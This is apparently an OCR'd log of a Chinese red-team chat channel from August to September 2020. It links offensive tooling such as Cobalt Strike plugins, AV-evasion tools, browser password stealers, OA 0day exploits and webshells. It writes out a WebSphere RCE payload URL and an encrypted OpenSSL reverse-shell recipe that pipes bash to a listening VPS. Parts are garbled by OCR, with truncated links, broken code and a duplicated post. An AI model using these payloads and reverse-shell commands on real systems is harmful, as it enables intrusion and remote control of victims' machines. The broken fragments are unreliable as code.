
RedTeaming - 2020-08-10

`#CSTips#`
更改4.0特征
cs_custom_404/4.0+at+master+·+Ridter/cs_custom_404...

RedTeaming - 2020-08-11

Wing 基佬要的 [坏笑][坏笑]

转自推



裤衩哥：可能是我身体不好，眼睛都花了 [奸笑]
L：肾透支了，快去买个肾宝。喝一口醒神提脑
裤衩哥：两口长生不老

RedTeaming - 2020-08-11

#cs插件#
GitHub+-+pandasec888/taowu-cobalt-strike+at+englis...

RedTeaming - 2020-08-11

#CTips#
关于pdb文件你要知道的事
Definitive+Dossier+of+Devilish+Debug+Details+—+Par...

- 关闭Debug

RedTeaming - 2020-08-12

#Tool#
BloodHound详细教程
安全技术|BloodHound+使用指南

RedTeaming - 2020-08-12

#书籍#

传说中的百科全书

链接：**https://pan.baidu.com/s/1k8XO7lGzYL-uRnrLBlVefQ** 提取码：g3Zf

```
Wing: 内容不做评论，但是可以照着这个结构去学习，结构化整理。
裤衩哥：我的话好吧 [Emm]
```

RedTeaming - 2020-08-12

#免杀#

PEzor这个工具，免杀效果挺好的，除了卡巴其他的都不会识别。报的是donut shellcode。编译过程会遇到一些坑，如果遇到的可以再问。建议在Kali下编译，keystone的安装要去看官方文档才行。

```
迪迦奥特曼：mac 下很好装了， 就是 donut 在 mac 下运行不了 。。。
Wing: 对啊。[奸笑][奸笑][奸笑]
迪迦奥特曼：这个能直接处理 cs 生成的 beacon.exe 吗，来个教程吧 [可怜]
```

RedTeaming - 2020-08-15

#RedTeam#

一个自己记录的CobaltStrike相关资源汇总，包含了BOF资源

1. 一部分是近期做RedTeam项目的时候看到的一些关于CobaltStrike不错的文章
2. 目前网上的Aggressor Script种类繁多，大多数资源的聚合都是只给出对应的链接，而不说明是干什么的，以至于在查看时不知道如何选择，要一个一个打开看
3. 关于新特性BOF资源的整合
4. 解决要用的时候找不到合适aggressor script或者BOF的问题
5. 如果有本repo没有涉及的优质内容，欢迎大家提交pr
6. 欢迎大家来star

链接：**GitHub+-+zer0yu/Awesome-CobaltStrike:+cobaltstrike...**

RedTeaming - 2020-08-16

是什么让这里静悄悄的呢？是爱吗？不是，是 H-/:.'W

RedTeaming - 2020-08-16

BlackHat的C2 隐藏议题

GitHub+-+SixGenInc/Noctilucent:+Using+TLS+1.3+to+e...

```
Wing: 测过吗……
lengyi: 没时间测啊```
Wing: 我晚上整下。
Wing: 跑起来了，没成功，暂时先用着 cs 的了。
```

RedTeaming - 2020-08-16

#Poc-Exp#

HW前的礼盒:通达OA+0day请查收

```
-: 求一份求一份
Wing: [HW前的礼盒:通达OA+0day请查收_黑客技术](http://www.hackdig.com/08/hack-111538.htm)
```

RedTeaming - 2020-08-17

欢迎复现，rust我实在是不会，环境太难弄了，有能力的师傅重写吧，或者过几天我重写。。。

https://zerosum0x0.blogspot.com/2020/08/sassykitdi...

RedTeaming - 2020-08-17

#CTips#
脱VMP?
GitHub+-+can1357/NoVmp:+A+static+devirtualizer+for...


RedTeaming - 2020-08-17

很尴尬

WebSphere+远程代码执行漏洞CVE-2020-4450

Payload:

```
https://10.251.251.251/tool/log/c.php?strip_slashes=system&host=id
```



RedTeaming - 2020-08-18

#Poc-Exp#
备份留存一下
深信服EDR RCE AND 通达OA 历史漏洞

RedTeaming - 2020-08-18

#Poc-Exp#
备份留存一下
深信服EDR RCE AND 通达OA 历史漏洞

RedTeaming - 2020-08-18

#Poc-Exp#
Ant Design暗黑模式,Start Coding.

https://preview.pro.ant.design/dashboard/monitor

Vue版和React版

RedTeaming - 2020-08-18

#碎碎念#
[微笑][微笑][微笑]以后每一次实战中的反弹shell一定要加密[微笑][微笑][微笑]

Linux下的权限维持+|+Wing+|+RedTeamer

第一步:

在VPS 上生成 SSL 证书的公钥/私钥对:

```bash
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes
```

第二步:

VPS 监听反弹 shell:

```bash
openssl s_server -quiet  -key key.pem -cert cert.pem -port 443
```

第三步:

连接:

```bash
mkfifo /tmp/wing;/bin/bash -i < /tmp/wing 2>&1 |openssl s_client -quiet -connect 1.1.1
```

获得shell

```
Wing: 已去世
裤衩哥: 肯定啊，就是有些环境中没有 openssl
裤衩哥: 有些事，一旦发现就不再 [奸笑]
z3r0yu: 被别人接走啦？😂话说这样子弹不好管理吧？如果我弹好多台的话
```

RedTeaming - 2020-08-19

#没什么用的花里胡哨的技巧#
CSDN格式化打印
```
(function(){
("#side").remove();<br>(" #comment_title, # comment_list, #comment_bar, # comment_form, .announce, #ad_cen, # ad_bot").remove();
(".nav_top_2011, `#header, #` navigator").remove();<br>(".p4course_target, .comment-box, .recommend-box, #csdn-toolbar, # tool-box").remove();
(' aside ').remove();< br >(".tool-box").remove();
(' main ').css('display',' content');< br >("main").css('float','left');
window.print();

$("tool-box").remove();
})();
```

RedTeaming - 2020-08-19

#Nday#
通达OA RCE【OA V11.6】

RedTeaming - 2020-08-19

渗透技巧
一条命令push burp证书到模拟器,变成系统根证书.

Security+Chops+|+/dev/random+-+One+Liner+For+Insta...
#
curl --proxy http://127.0.0.1:8080 -o cacert.der http://burp/cert
&& openssl x509 -inform DER -in cacert.der -out cacert.pem
&& cp cacert.der

(openssl x509 -inform PEM -subject_hash_old -in cacert.pem |head -1).0 \
&& adb root \
&& adb remount \
&& adb

(openssl x509 -inform PEM -subject_hash_old -in cacert.pem |head -1).0 /sdcard/
&& echo -n "mv /sdcard/

(openssl x509 -inform PEM -subject_hash_old -in cacert.pem |head -1).0 /system/etc/security/cacerts/" | adb shell \
&& ec

(openssl x509 -inform PEM -subject_hash_old -in cacert.pem |head -1).0" | adb shell
&& echo -n "reboot" | adb shell
&& rm $(openssl x509 -inform PEM -subject_hash_old -in cacert.pem |head -1).0
&& rm cacert.pem
&& rm cacert.der

https://gist.github.com/vavkamil/ad5ddbeec4685c6bc...

RedTeaming - 2020-08-20

#安全基础#

IDA使用简易教程_学逆向论坛|免费的CTF在线练习平台|ctf攻防训练靶场|网安夺旗竞赛系统|软件...

[IDA教程]01-从零开始用IDA做逆向-判断PE文件是32位还是64位、选项卡介绍+-+17bd...

RedTeaming - 2020-08-20

#渗透技巧#

通过命令下载执行恶意代码的几种姿势

RedTeaming - 2020-08-21

#红队技巧#

通过Win32Api创建用户Demo

Backdoorplz/AddUser.cpp+at+master+·+jfmaes/Backdoo...

RedTeaming - 2020-08-21

#内网渗透#

渗透基础——域用户的密码永不过期属性

渗透基础——域用户的密码永不过期属性

RedTeaming - 2020-08-21

#msf6更新的功能#

* 初始功能包括Meterpreter通信的端到端加密
* SMBv3客户端支持
* Windows Shellcode的新的多态有效载荷生成

#msf6新的exp#

* Documalis JPEG缓冲区溢出
* Docker特权逃逸
* Nimsoft 7.80 -wetw0rk的远程缓冲区溢出 - CVE-2020-8012

#增强功能#

* 允许导入OpenVAS扫描中报告的，未分配CVE或BID的漏洞
* 添加了必要的基础结构，以从外部数据文件加载和处理多态程序集存根，并使用它来动态地重新排序Block API存根的指令，该指令为所有x86和x64本机Windows有效负载提供动力。
* Metasploit对Rails的依赖性从4.2.6更新到了5.2
* 进一步相结合PSEXEC支持通过添加ARCH_CMD目标到exploit/windows/smb/psexec模块和弃用auxiliary/admin/smb/psexec_command
* 更新了SMB版本扫描模块，除了主机操作系统信息外，该模块现在还报告诸如支持的SMB版本，SMB的首选方言，SMB 3.1.1加密和压缩功能，服务器的GUID值以及服务器已联机。这也将弃用smb1和smb2模块。
* 去除，以支持延伸的Mimikatz Meterpreter就会延长。Mimikatz扩展名当前是Kiwi的别名，它将在一段时间内打印警告消息，以允许用户平稳过渡到新工作流程。该post/windows/gather/credentials/sso模块也进行了更新，以使用Kiwi代替Mimikatz。

* 改变用于有效载荷使用Metasploit的反射DLL注入能力和由任一序号或名称利用于解析的功能。这使框架可以利用最近的有效负载更新来删除字符串名称，然后按顺序解析必要的值。框架的更改与使用标准ReflectiveLoader名称的Reflective DLL向后兼容。

* 增加TLV加密支持Python的Meterpreter就会，使其能够安全地与框架进行通信。
* 添加了对客户端操作的SMBv3支持。现在，已经使用新SMB客户端的模块将能够连接到具有所有3种SMB v3方言（3.0、3.0.2、3.1.1）的服务器。如果协商了SMB 3.x方言，则默认行为是对与服务器的通信进行加密。用户可以通过将SMB :: AlwaysEncrypt设置为false来禁用此功能。
* 更改用来协商TLV加密Meterpreter就会在二进制DER格式而不是基于文本的PEM格式传输的RSA密钥。这使密钥更小，更易于处理，并删除了静态的“ BEGIN PUBLIC KEY”字符串。
* Sharphound模块的加入

PR ＃13194从h00die提高警犬模块的支持，具体如下：

对Sharphound v3的更新
新增了将exe写入磁盘并运行它的功能，由于权限和策略，它比ps1更受青睐。
将选项添加到EncryptZip，默认情况下设置为true。这为文件增加了一些保护，并且输出存储为注释
添加NoSaveCache选项以避免将文件写入磁盘并将其保留在磁盘上
避免使用参数（如果它们是默认值），这会使要运行的命令（以及在线传递的命令）大大缩短。

* 对tools / dev / check_external_scripts.rb进行了更改，以包含其他与JohnTheRipper和sqlmap相关的文件。这允许tools / dev / check_external_scripts.rb提供所有与JohnTheRipper和sqlmap相关的库和配置文件最新的保证。

#错误修复#
* 修复了一个极端情况下的错误，该错误可能会但不太可能在套接字读取期间出现竞争情况，并且发送到postgres解析器的数据的值为nil。这将在尝试解析数据之前验证数据是否为零
* 正挂载点的finesystem.rb关闭和拆除。以前，我们无法返回该句柄或无法正确关闭安装点。
* 修复中随附的更新最近的密码改变的错误; 以前，我们假设所有Java版本都可以支持256位加密，但是某些较旧的环境无法支持该功能。如果远程Java版本无法协商256位，则在此处添加AES-128-CBC作为TLV加密的附加选项作为后备

来源链接:
Metasploit+Wrap-Up
Metasploit+6+Now+Under+Active+Development

RedTeaming - 2020-08-23

#内网渗透工具集#
GitHub+-+b4rtik/SharpKatz:+Porting+of+mimikatz+sek...

猕猴桃的轻量版

RedTeaming - 2020-08-24

渗透技巧
Windows下绕过disable_function
T00LS+|+低调求发展+-+潜心习安全

RedTeaming - 2020-08-24

#安全基础#
推荐一波React的教程,我觉得讲的很简单.
https://www.bilibili.com/video/av413129060?p=4

一开始我是用Vue,写的系统也是阿里的Ant框架,非常成熟了,Vue版本也很好用,官方的是React,顺手学一波.

RedTeaming - 2020-08-25

#内网渗透工具集#
patch termsrv.dll
作用:允许多个会话
缺点:只能Win10
GitHub+-+infosecn1nja/SharpDoor:+SharpDoor+is+alte...

RedTeaming - 2020-08-26

#蓝队矩阵#


Active+Defense+Matrix

RedTeaming - 2020-08-26

#Android#

Usage+CN+·+refate/frider+Wiki+·+GitHub

现在自动化越来越猛



RedTeaming - 2020-08-26

#红队技巧#

MySQL蜜罐获取攻击者微信ID

RedTeaming - 2020-08-26

#渗透工具#

老版本的mysql任意文件读取服务端伪造工具不太好用，360的那个也好用，这个刚看到。

GitHub+-+ev0A/Mysqlist:+Mysql+Server端伪造-任意文件读取-CTF...

```
z3r0yu: 360 那个是哪个?
```


RedTeaming - 2020-08-27

#碎碎念#

go get github.com/mitchellh/gox

一键编译成各个平台的版本

gox -h





```
CoolCat: go mod 也能一键解忧愁
L: 说个丢人的事情，go 安个第三方包。搞了两个多小时 goland 死活加载不到 [捂脸]
Wing: go 版本升级到 14 以上，然后用 go mod 管理。不然一般项目都得放到 src 那个目录里面。
L: 我待会试试👌
```

RedTeaming - 2020-08-27

#碎碎念#
go get github.com/mitchellh/gox

一键编译成各个平台的版本
gox -h




```
CoolCat: go mod 也能一键解忧愁
L: 说个丢人的事情，go 安个第三方包。搞了两个多小时 goland 死活加载不到 [捂脸]
Wing: go 版本升级到 14 以上，然后用 go mod 管理。不然一般项目都得放到 src 那个目录里面。
L: 我待会试试👌
```

RedTeaming - 2020-08-28

#外网渗透技巧#

Docker漏洞的总结,来源:Bypass
GitHub+-+Bypass007/Learn-security-from-0:+从0开始学安全，...

RedTeaming - 2020-08-28

#外网渗透技巧#
我上次的BurpSuite2020.8的Mac版本

RedTeaming - 2020-08-28

#内网渗透技巧#
SCshell 技术细节

【渗透技巧】SCshell+技术细节+|+Rcoll的窝

RedTeaming - 2020-08-28

#碎碎念#
.NET5知多少?
.NET+5+Preview+1的深度解读和跟进+-+Eric+zhou+-+博客园

RedTeaming - 2020-08-28

#碎碎念#
来安利一些Go写的扫描平台?

```
裤衩哥: 我选择手动 [撇嘴]
z3r0yu: kunpeng?
Wing: 这个是框架，我想找分布式的。
```

RedTeaming - 2020-08-30

#内网渗透技巧#
httpx -ports 80,443,8009,8080,8081,8090,8180,8443 -l domain -timeout 5 -threads 200 --follow-redirects -silent | gargs -p 3 'gospider -m 5 --blacklist pdf -t 2 -c 300 -d 5 -a -s {}' | anew stepOne

```
z3r0yu: httpx 我在用的时候代理进内网没反应，当时没具体看什么原因，最后还是用自己撸的脚本搞定了
```

RedTeaming - 2020-08-31

#外网渗透技巧#

【技术精选】fastjson反序列化漏洞整理

RedTeaming - 2020-08-31

#内网渗透技巧#
起代理的时候建议习惯性的加个密码

最好用的内网穿透工具合集

```
yuhao: Neo-reGeorg 自带 key 还可以
```

RedTeaming - 2020-08-31

#内网渗透工具#
GitHub+-+lz520520/railgun

扫内网指纹不错


RedTeaming - 2020-08-31

#浏览器密码抓取#
代替lazagne的工具
GitHub+-+moonD4rk/HackBrowserData:+Decrypt+passwor...

RedTeaming - 2020-08-31

#外网渗透技巧#
渗透辅助工具插件.就是把常用的命令集成到浏览器插件里面.这个可以.看我明天怎么魔改他.
https://github.com/LasCC/Hack-Tools/releases

老懒人了




```
裤衩哥: 收藏了
Patrilic: 摸鱼计划
Black cher*: 叼
```

RedTeaming - 2020-09-01

#免杀# #红队技巧#

Msf绕过杀软

https://medium.com/securebit/bypassing-av-through-...

```
裤衩哥: 直接编译 loader
lengyi: 过几天估计就 GG 了，毕竟上了 VT
```

RedTeaming - 2020-09-01

#防狼喷雾#
点开第二个抓包看看?

RedTeaming - 2020-09-02

外网渗透技巧
蚁剑Jsp一句话，支持内存马。可以看下他的其他项目。

GitHub+-+yzddmr6/JspForAntSword:+中国蚁剑JSP一句话Payload


RedTeaming - 2020-09-02

Malleable-C2-Profiles配置

RedTeaming - 2020-09-02

傀儡进程优化-武器化利用
http://8sec.cc/index.php/archives/419/

123qweasd1111111



RedTeaming - 2020-09-03

#黑果折腾记#

```
Wing: 大一的时候安炸了，最后 80 块钱找淘宝安。
Evi1oX: 你这还不算踩坑，坑大多在 DSDT 和 SSDT，最后发现有这时间还不如买个🍎
L: 没钱，中低配不如黑苹果。高配上 w 买不起，我要有钱我早买了。可惜我不是后浪🐸
```

